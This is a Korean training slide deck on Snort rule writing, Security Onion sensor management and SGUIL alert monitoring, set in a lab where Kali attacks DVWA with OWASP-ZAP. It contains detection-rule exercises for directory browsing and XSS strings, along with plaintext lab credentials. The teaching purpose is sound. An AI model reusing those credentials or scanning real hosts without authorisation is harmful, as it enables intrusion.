- » 명령어 : sudo rule-update

```
siem@siem:/etc/nsm/rules$ sudo rule-update
2018. 09. 12. (금) 08:52:22 KST
Backing up current local_rules.xml file.
Cleaning up local_rules.xml backup files older than 30 days.
Backing up current downloaded.rules file before it gets overwritten.
Cleaning up downloaded.rules backup files older than 30 days.
Backing up current local.rules file before it gets overwritten.
Cleaning up local.rules backup files older than 30 days.
Running PulledPork.
      Error 500 when fetching https://rules.emergingthreats.net/open/snort-2.9.9/emerging.rules.tar.gz.md5 at /usr/bin/pulledpork.pl line 534.
      main::md5file("open", "emerging.rules.tar.gz", "/tmp/", "https://rules.emergingthreats.net/open/snort-2.9.9/") called at /usr/bin/pulledpork.pl line 2007
```

<https://github.com/shirkdog/pulledpork>

```
_____, \_____
`---=\\ /     PulledPork v0.7.3 - Making signature updates great again!
`---=\\\
`-----.Y|\\_ Copyright (c) 2009-2016 JJ Cummings
@_ /       / 66\ cummingsj@gmail.com
 \ \ /-| ||'--' Rules give me wings!
```

2 <실습> 스노트 규칙 옵션 이해

• 패턴 탐지 실습하기

— 패턴을 탐지하도록 local.rules에 규칙 옵션을 작성한다.

- » 로컬 룰만 업데이트 하려면 nsm 업데이트 명령어를 실행한다.
- » 스노트 룰셋을 잘못 작성했을 경우에는 Fail이 뜬다. 다시 작성 후 업데이트 명령어를 입력한다.
- » sudo rule-update (인터넷 통신 불가능 시 업데이트 에러)
- » sudo nsm --sensor --restart --only-snort-alert



siem@siem: /etc/nsm/rules

File Edit View Search Terminal Help

```
siem@siem:/etc/nsm/rules$ sudo nsm --sensor --restart --only-snort-alert
Restarting: siem-ens192
 * stopping: snort-1 (alert data)
 * starting: snort-1 (alert data)
[ OK ]
[ OK ]
siem@siem:/etc/nsm/rules$
```

2 <실습> 스노트 규칙 옵션 이해

• 실습 문제:

– 문제 1 : 다음 내용을 포함하는 룰을 작성하라.

- » 웹 서버에서 외부로 가는 패킷
- » 메시지 : Directory Browsing Vuln
- » 탐지 문자열 : index of /
- » 대소문자 무시
- » 클래스 타입 : web-application-attack

– 문제 2 : 다음 내용을 포함하는 룰을 작성하라.

- » 외부에서 웹 서버로 가는 패킷
- » 메시지 : Persistent XSS in POST
- » 탐지 문자열 : script%3e
- » 대소문자 무시
- » 클라이언트 바디에서 탐지
- » 클래스 타입 : web-application-attack

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• SGUIL 모니터에서 스노트 탐지 확인

– 실습 목표

» 작성한 규칙이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.

– 실습 환경

구분	IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!
DMZ	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0! http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	Security Onion 16.04.5.1 (2018.08.02)

– 실습 문제 구성

» KISA-Kali에서 OWASP-ZAP으로 웹 서버에 공격을 수행하시오.
 » Security Onion에서 SGUIL을 통해 공격 패킷을 모니터링하시오.

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 스구일로 모니터링 준비

- 앞서 배운 스구일 실행 방법을 통해 스구일을 실행한다.
- 이미 있는 이벤트는 시프트를 누르고 마우스 클릭하여 블록 지정하고 F5를 눌러 삭제한다.
- 이벤트가 중첩되는 경우 중복 카운팅돼 잘 안보일 수 있다.

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-11 05:52:49 GMT

RealTime Events Escalated Events


ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Mes...
RT	133	siem-ens...	3.37054	2018-09-07 00:15:24	10.20.30.160	80	101.106.25.210	44151	6	ET ATTAC...
RT	17	siem-ens...	3.37055	2018-09-07 00:15:24	10.20.30.160	80	101.106.25.210	44151	6	ET ATTAC...
RT	2	siem-ens...	3.37070	2018-09-07 00:15:37	10.20.30.160	80	101.106.25.210	42103	6	ET WEB_S...
RT	197	siem-ens...	3.37072	2018-09-07 01:36:54	101.106.25.210	56743	10.20.30.160	80	6	GPL WEB_...
RT	213	siem-ens...	3.37102	2018-09-07 01:40:20	101.106.25.210	59155	10.20.30.160	80	6	GPL WEB_...
RT	22	siem-ens...	3.37425	2018-09-07 06:49:19	10.20.30.160	80	101.106.25.210	36835	6	GPL WEB_...
RT	3	siem-ens...	3.45839	2018-09-10 14:35:17	101.106.25.210	53222	10.20.30.100	80	6	ET WEB_S...
RT	3	siem-ens...	3.45840	2018-09-10 14:35:17	101.106.25.210	53222	10.20.30.100	80	6	ET WEB_S...
RT	3	siem-ens...	3.45841	2018-09-10 14:35:17	10.20.30.100	56580	10.20.30.150	80	6	ET WEB_S...
RT	3	siem-ens...	3.45842	2018-09-10 14:35:17	10.20.30.100	56580	10.20.30.150	80	6	ET WEB_S...
RT	1	siem-ens...	3.45851	2018-09-10 14:57:55	101.106.25.210	53270	10.20.30.100	80	6	ET WEB_S...
RT	1	siem-ens...	3.45852	2018-09-10 14:57:55	10.20.30.100	56604	10.20.30.150	80	6	ET WEB_S...
RT	11	siem-ens...	3.45853	2018-09-10 15:27:45	10.20.30.100	39864	103.22.220.133	80	6	ET POLIC...
RT	96	siem-ens...	3.45864	2018-09-10 15:58:53	10.20.30.150		172.16.20.10		1	GPL ICMP...
RT	96	siem-ens...	3.45865	2018-09-10 15:58:53	10.20.30.150		172.16.20.10		1	GPL ICMP...

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

- KISA-Kali에서 OWASP-ZAP 웹 스캔 도구를 실행한다.
- 콘솔에 owasp-zap이라고 명령어를 입력한다.



3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

- Kali에서 파이어폭스를 사용해 DVWA에 접속한다.
- meta.kshield.js에 접속하여 DVWA 클릭



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

- 칼리 공격 준비
 - DVWA에 로그인
 - DVWA Default username - admin
 - DVWA Default password - password



The DVWA logo consists of the letters "DVWA" in a bold, dark grey sans-serif font. The letter "D" has a green swoosh circling its top and right side, while the "VWA" part has a grey swoosh circling its bottom and left side.

Username

Password


3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

- 프록시 설정

» 브라우저의 인터넷 옵션(Preferences) 클릭




3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

— 프록시 설정

» Advanced - Network - Settings 을 클릭




3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

— 프록시 설정

» Manual Proxy Configuration: 127.0.0.1, 8080을 입력하고 체크박스 확인




3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 준비

– 프록시 설정

» 아래 그림은 DVWA에 로그인된 상태을 보여준다.

